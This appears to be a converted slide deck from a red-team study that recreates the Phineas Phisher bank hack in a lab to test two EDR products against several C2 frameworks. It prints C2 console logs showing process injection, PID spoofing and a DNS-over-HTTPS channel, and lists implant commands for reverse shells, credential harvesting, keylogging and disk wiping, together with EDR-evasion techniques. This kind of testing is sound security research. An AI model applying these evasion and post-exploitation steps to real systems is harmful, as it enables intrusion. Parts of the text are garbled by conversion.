

Phishing With Phineas (Again)

Steroid Boosted Hack Recreation

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Disclaimer

All experiments were Performed prior to April 2022 – All responsibilities lie with the Authors and not the EU, current or future employers.

Experiments took place at a given time under specific circumstances and specific software versions. Reproduction is not guaranteed.

The authors notified only the corresponding EDR vendors of several flaws in their detection mechanisms and logic.

Not all these issues are presented in this work.

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B r i e f I n t r o d u c t i o n

About The Experiment

A few years ago, a vigilante hacker under the name “Phineas Phisher” conducted a series of high-profile attacks including hacking into a company that, among others, was developing and selling spyware to government agencies named “Hacking Team”. We decided to recreate his hack on the `Cayman Bank` from start to finish but with elements that modern APT engagements pos.

Side-Note:

Malware will always stand out in traffic-less environment ,however, we still did it ☺.

Final Goal: Reach the secure zone and access a virtual SWIFT panel.

Multiple rounds of tests and BETA versions included.

Environment Similar to the Breach but Hardened

Combat-Proven Defenses

100% Dedication Towards Objectives

State of The Art Malware

Network Setup


Description



The setup of the environment was created by recreating the Sherwood leak's target network and reconfiguring it as well as extending it with new machines on a Hyper-V server.

Important aspects:

- Jump Server Credential Guard
- Network Segmentation Of The Secure Zone.
- Squid Proxy and ClamAV.



Endpoint Protection Details

Defensive Model

Sentinel One Singularity with extended aggressive policy without custom STAR rules. In this study, we used versions 21.6.4.423 to 21.7.4.1043, including several tests on BETA features and updates pushed after responsible disclosure.

Fortinet EDR with the normal and effective policy which is set to block for more than 90% of the attack footprints supported. We must note that due to lack day-to-day traffic on the lab VMs we set the solution directly to Protection and not Learning mode which is used to adapt to the network's activity without causing false positives. The versions used in this study are 5.0.2.261 to 5.0.2.335.

Firewalling and proxying with additional **Clam AV** was performed with **PF Sense** 2.5.0-RELEASE. SSL Inspection was enabled as well.

The goal was some minimal hardening at least rather than focusing on network aspects such as NDR solutions or deception.

Offensive Capabilities Nighthawk C2 0.1

The screenshot shows the Nighthawk interface. At the top, there's a header bar with the title 'MDSEC Nighthawk v0.0.1 [CONNECTED, BURNING:10.0.11.122:60000] [SERVER VERSION: v0.0.1] [LICENSED TO MDSEC Testing License]'. Below it is a table titled 'Operations Server' with columns: OS, Agent Type, Listener, External IP, Internal IPs, Machine Name, User, Process, PID, Architecture, Integrity Level, Last Seen, and Notes. Two rows are visible: one for a Windows 10 Direct connection and another for a Windows 10 Client connection. At the bottom, there's a 'Console (DMC096D - dmc)' window showing command-line output related to DLL scanning and hooking.

```
[admin 04/05 20:58] Updating sleep intervals
[admin 04/05 20:59] [*] Scanning: C:\Windows\System32\mskeyprotect.dll
[admin 04/05 20:59] [*] Scanning: C:\Windows\System32\ntasn1.dll
[*] Scanning: C:\Windows\System32\ncrypt.dll
[*] Scanning: C:\Windows\System32\ncryptslp.dll
[*] Scanning: C:\Windows\System32\msasn1.dll
[*] Scanning: C:\Windows\System32\dpapi.dll
Scanning workingset: 547 memory regions.
[*] Workingset scanned in 406 ms
Scanning for IAT hooks: 72 modules.
[*] IATs scanned in 265 ms
Scanning threads.
[*] Threads scanned in 94 ms
---
PID: 7396
---
SUMMARY:
Total scanned: 72
Skipped: 0
-
Hooked: 0
Replaced: 0
Hdrs Modified: 0
IAT Hooks: 0
Implanted: 0
Unreachable files: 0
Other: 0
-
Total suspicious: 0
---
```

Nighthawk is a C2 framework developed by MDSec designed by hardcore red teamers for hardcore red teamers with stealth, configurability, and feature richness in-mind. Malleability is among the top priorities and assists in avoiding attributing specific behaviors to Nighthawk making it harder to track down.

Features we assessed included:

- ROP-based system call unhooking and later full DLL unhooking which comes “by-design” therefore, it makes the operator’s life easier.
- It also includes other useful features like:
- Thread Stack Spoofing
 - In-memory hiding via heap-based encryption as well as it usually avoids several tools (depending on the case) that will scrap through the memory of a process for abnormal indicators such as Moneta and pe-sieve.
 - Customized process injection methods.
 - Universal usage of unhooked system calls.
 - Network-callback and traffic related options to guarantee undercover beaconing.

Offensive Capabilities

BRC4 0.7-0.9

```
War Manager
War Mongers C4 Profiler Server Autosave Disabled

Listeners Badges Creds

Listener ID Listener Host External IP ID Host UTD Last Seen (Local) PID Process Arch/OS (Build) Payload Arch Pivot Stream
3 json-c2 https://172.31.15.193:443 49.287.223.13 b-2 DESKTOP-G15FRLS vendetta Thu May 12 22:27:42 2022 2592 Z:\docs\http_badger.x64.exe x64/10.0 (10044) x64 Direct
5 dom-c2 00h://172.31.15.193:53 172.253.244.2 b-4 DESKTOP-G15FRLS vendetta Thu May 12 22:27:42 2022 12836 C:\Windows\System32\notepad.exe x64/10.0 (10044) x64 Direct

x64 | 2392@b-2 | DESKTOP-G15FRLS
Command $ Search Text ...
Sentinel $ Perform a quick LDAP query in the current domain or forest, eg.: objectClass=Domain $ Domain $ 
2022/05/12 16:46:11 UTC [Input] admin => psgrep explorer.exe

2022/05/12 16:46:11 UTC [sent 20 bytes]
[+] PID: 7092
[+] Arch: x64
[+] User: DESKTOP-G15FRLS\vendetta
[+] Executable: explorer.exe
+-----+
2022/05/12 16:46:16 UTC [Input] admin => set_parent 7120

2022/05/12 16:46:16 UTC [sent 12 bytes]
[+] Parent Process: 7120
+-----+
2022/05/12 16:46:19 UTC [Input] admin => dll_block

2022/05/12 16:46:19 UTC [sent 4 bytes]
[+] DLL block enabled
+-----+
2022/05/12 16:46:34 UTC [Input] admin => suspended_run C:\Windows\System32\notepad.exe

2022/05/12 16:46:34 UTC [sent 48 bytes]
[+] PID (C:\Windows\System32\notepad.exe) => 12836
[+] Spoofed PID => 7120
+-----+
2022/05/12 16:46:42 UTC [Input] admin => pcdnject 12836 auto-doh-c2 (dns.google:443)

2022/05/12 16:46:43 UTC [sent 381880 bytes]
[+] mallic (RX) : 0x850F0000
[+] mallic (RW) : 0x850F0000
[+] Thread Start : 0x850F07E0
[+] Thread Id : 6388
[+] Injected to : 12836
+-----+



x64 | 12836@b-4 | DESKTOP-G15FRLS
Command $ Search Text ...
Sentinel $ Perform a quick LDAP query in the current domain or forest, eg.: objectClass=Domain $ Domain $ 
2022/05/12 16:46:45 UTC [Input] !badger authenticated from 172.253.244.2]DESKTOP-G15FRLS\vendetta[b-4]\3INIA7CDR61R1J4GLP0LUPLSLRFM01U]

2022/05/12 16:46:45 UTC [Input] autoruns => set_child searchprotocolhost.exe
2022/05/12 16:46:45 UTC [Input] autoruns => sleep 1
2022/05/12 16:46:46 UTC [Input] autoruns => sleep 1
[+] Child process: searchprotocolhost.exe
[+] Status: 10
+-----+
2022/05/12 16:47:13 UTC [Input] admin => userinfo

2022/05/12 16:47:15 UTC [sent 4 bytes]
[+] SID: S-1-5-21-2684931946-688761138-1370508525-1001
[+] Group names
SID Attributes
DESKTOP-G15FRLS\None S-1-5-21-2684931946-688761138-1370508525-513 Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Group used for deny only, Group used for deny only
Everyone S-1-1-0
NT AUTHORITY\Local account and member of Administrators group S-1-5-114 Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Group used for deny only, Group used for deny only
BUILTIN\Performance Log Users S-1-5-32-559 Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users S-1-5-32-555 Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group
BUILTIN\Users S-1-5-32-545 Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE S-1-2-1 Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON S-1-5-11 Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users S-1-5-15 Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization S-1-5-13 Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group
LOCAL S-1-2-0 Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\WORLD Authentication S-1-5-64-10 Mandatory group, Enabled by default, Enabled group, Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level S-1-16-8192

[+] Privileges: Restricted
- Disabled SeShutdownPrivilege (Shut down the system)
- Enabled SeChangeNotifyPrivilege (Bypass traverse checking)
- Disabled SeLockOrOwnPrivilege (Remove computer from docking station)
- Disabled SeIncreaseWorkingSetPrivilege (Increase a process working set)
- Disabled SeTimeZonePrivilege (Change the time zone)
+-----+
```

Brute Ratel C4, by Dark Vortex, is one of the most ambitious attempts we have seen in the industry.

It is marketed as:

- A low-cost alternative to Cobalt Strike with less well-known indicators.
- A more opsec and user friendly as well as adaptable product.

Caveats Include:



- Attributed a few months after the experiments to malicious campaigns by Palo Alto Unit42.
- Questionable vetting and pre-sales process.
- Borrowed code from open-source tools without much editing results in shared IOCs as well.

Some of the high- lights included:

- The custom plugin called LDAP sentinel.
- The customized reflective loader.
- The BOF files.
- The easily configurable TTPs ranging from the network communication to process injections and more.
- Anti-Analysis capabilities.

A gap was created due the impact of anti-analysis on the correct functionality from version to version and this was something noticed empirically. Such issues should be taken into consideration by all OST developers as they affect the universal ability to operate against diverse environments. This applies as a principle to EDRs regarding the detection-performance-accuracy relationship.

Offensive Capabilities Cobalt Strike 4.4



Whether you are a Red Teamer or a threat actor , CS4.4 is the major tool used for stage 2 operations. Our research has as a goal to **break that norm** by exploring alternatives.

A significant part of the work is done by the community judging from the plug-ins in the forms of BOFs, Reflective DLLs, various kits etc.

The latest version at the time of the writing of this section is 4.4 and it is the one we are using in our experiments.

Cobalt Strike is not that opsec safe anymore, yet you can always:

- Implement several security features on your own and embed them on your loader like LockdExe and Shellcode Fluctuation to avoid shellcode in-memory scanning or Shellycoat to remove hooks by refreshing ntdll's text section.
- You can also try to avoid a few IOCs and be stealthier by using tools like the Sleep Mask kit or the Artifact Kit which was originally created to obfuscate behavior of artifacts produced by CS and how they handled shellcode to evade sandboxes.

In our case, those will not be helpful as many detections nowadays are multi-layered and generic.

In many cases, TTPs such as stage-0 implants are tailoring to the host such as using specific processes and matching profiles for C2 communication are used.

Offensive Capabilities Oyabun

```
oyabun - :portscan
:info Obtain information about host
:usradd Create a new user
:sec Disable security measures
:bind Spawn a bind shell
:reverse Spawn a reverse shell
:cd Change current working directory to a subfolder
:persist Add a persistent command
:forkbomb Launch a forkbomb
:shutdown Reboot machine
:dns Change default DNS server
:multi Execute multiple commands from a file
:repeat Execute single command multiple times
:ps Embed Powershell script into a stager and execute it
:key Add a public SSH key to trusted pool for long-term access
:net Enumerate active network devices
:hosts Passively detect new hosts on network
:users Enumerate usernames
:harvest Harvest clear-text credentials from network traffic
:portscan Scan ports of remote target
:dos Launch multiple HTTP requests against target
:cpu Exhaust CPU's processing power
:proc Show information about running processes
:wipe Wipe out entire filesystem
:download Download a file
:clog Clear system logs
:unshadow Extract password hashes
:remove Remove the implant binary
:elevate Try relaunching implant in elevated context
:pkill Kill process by name or PID
:klog Run a keylogger
:sploit Download, compile and run a local exploit
:extract Extract important data from a document
:vm Check if implant was launched inside virtualized environment
```

Oyabun, by Red Code Labs, is a newly created tool by Red Code labs with a somewhat more generic and limited scope when it comes to its usage. It is a multi-platform Golang based toolkit that has proven to be highly effective against modern defences to pass some initial barriers. Basic capabilities include situational awareness and deployment of additional malware. The authors attempt to solve bugs that may be present by placing a lot of effort on a new product whose delivery is mostly non-modular and unstaged/static. The tool was not designed to complete the mission but rather serve as a limited stage-0 which happened successfully.

Features Include:

- Ngrok Integration.
- Go-native reverse shell through TCP Dialer.
- Discovery Features.
- Keylogging.

Offensive Capabilities Havoc

Havoc represents the category of malware that is not a commercial product rather, it was developed by an aspiring, young security researcher named Paul Ungur who is still a student.

We therefore wish to demystify this kind of tool and demonstrate the capabilities of non-corporate software developed with stealth, simplicity and stability in mind. Referring to the previous slide, we would attribute Havoc to the category “Other”-“Unknown” that represented the 46% of malware mentioned in the Sophos’ research.

Havoc was built targeting the vast majority of endpoint solutions and therefore it had a few IOCs by design.

We assisted Paul to transition the software to a more suitable condition for this scenario by contributing slightly to the development process. The network communication is performed through the TCP protocol’s sockets with AES encrypted content and capability of sleeps during which no command will be fetched.

With a bit more customization through some basic amount of effort , Havoc’s flexible codebase was easily changed to cover a much wider defensive landscape and complete the mission.

The screenshot shows two windows from the Havoc malware interface. The top window is titled 'Event Viewer' and displays log entries:

```
13:28:53 [*] Started "Demon Listener - HTTP/s" listener: https://10.117.194.152:443
13:28:53 [*] Spider connected to teamserver
13:29:21 [*] Initializing 37663461 :: Spider@169.254.117.133 (SPIDER-PC)
```

The bottom window is titled 'Teamserver Chat' and shows a log of interactions with the 'demon' process:

```
[13:29:21.672] Agent 37663461 authenticated from 10.117.194.152 as SPIDER-PC\Spider :: [Internal: 169.254.117.133] [Process: demon.x64.exe\952] [Arch: x64]
13:29:41 [Spider] demon » dotnet inline-execute /tmp/Seatbelt.exe
[*] [50418] Tasked demon to inline execute a dotnet assembly: /tmp/Seatbelt.exe
[*] Send Task to Demon [556126 bytes]
[*] Using CLR version: v2.0.50727
[*] Received Output [15411 bytes]

.... (Binary data representing the output of the executed assembly)
```


Load Query ▾ Save New Query

Main Query + Add Sub Query

Events ▾ Last 14 Days ▾ Max Results: 2000 ▾ Loading Mode: Priority Fields ▾

1 (SrcProcStorylineId = "██████████")


All Events 2,000 | Indicators 1,745 | Network Actions 28 | URL 28 | Command Scripts 199

Actions ▾ One more second (1/4) No Items Selected

 INDICATORS (2)

Post Exploitation

- Penetration framework or shellcode was detected.



Upon Developer's "Challenge"

Experimentation Examples – BRC4

Add War Room admin@192.168.2.9:4444

War Manager

Warmongers C4 Profiler Server Autosave Disabled

Listeners Badgers Creds

Listener ID	Listener Host	External IP	ID	Host	UID	Last Seen (Local)	PID	Process	Arch/OS (Build)	Payload Arch	Direct
334 auto-06343f88	https://192.168.2.9:4443	94.64.121.91	b-334	S1.RGZ.LOCAL	*Administrator	Fri Feb 4 15:58:20 2022	776	C:\Windows\system32\rundll32.exe	x64/10.0 (21996)	x64	Direct
335 auto-06343f88	https://192.168.2.9:4443	94.64.121.91	b-335	S1.RGZ.LOCAL	*Administrator	Fri Feb 4 15:58:20 2022	776	C:\Windows\system32\rundll32.exe	x64/10.0 (21996)	x64	Direct
336 auto-06343f88	https://192.168.2.9:4443	94.64.121.91	b-335	S1.RGZ.LOCAL	*Administrator	Fri Feb 4 15:58:20 2022	776	C:\Windows\system32\rundll32.exe	x64/10.0 (21996)	x64	Direct
337 auto-06343f88	https://192.168.2.9:4443	94.64.121.91	b-336	S1.RGZ.LOCAL	*Administrator	Fri Feb 4 15:58:20 2022	776	C:\Windows\system32\rundll32.exe	x64/10.0 (21996)	x64	Direct

Watchlist

Event Logs

```

1] access: process: 0x10000000000000000000000000000000 from 94.64.121.91
[!] Initial Access: b-234 (S1.RGZ.LOCAL\*Administrator) from 94.64.121.91
[!] Initial Access: b-325 (S1.RGZ.LOCAL\*Administrator) from 94.64.121.91
[!] Initial Access: b-326 (S1.RGZ.LOCAL\*Administrator) from 94.64.121.91
[!] Initial Access: b-327 (S1.RGZ.LOCAL\*Administrator) from 94.64.121.91
[!] Initial Access: b-328 (S1.RGZ.LOCAL\*Administrator) from 94.64.121.91
[!] Initial Access: b-329 (S1.RGZ.LOCAL\*Administrator) from 94.64.121.91
[!] Initial Access: b-330 (S1.RGZ.LOCAL\*Administrator) from 94.64.121.91
[!] Initial Access: b-331 (S1.RGZ.LOCAL\*Administrator) from 94.64.121.91
[!] Initial Access: b-332 (S1.RGZ.LOCAL\*Administrator) from 94.64.121.91
[!] Initial Access: b-333 (S1.RGZ.LOCAL\*Administrator) from 94.64.121.91
[!] Initial Access: b-334 (S1.RGZ.LOCAL\*Administrator) from 94.64.121.91
[!] Initial Access: b-335 (S1.RGZ.LOCAL\*Administrator) from 94.64.121.91


```

Scratchpad Command Queue Warmongers Chatbox

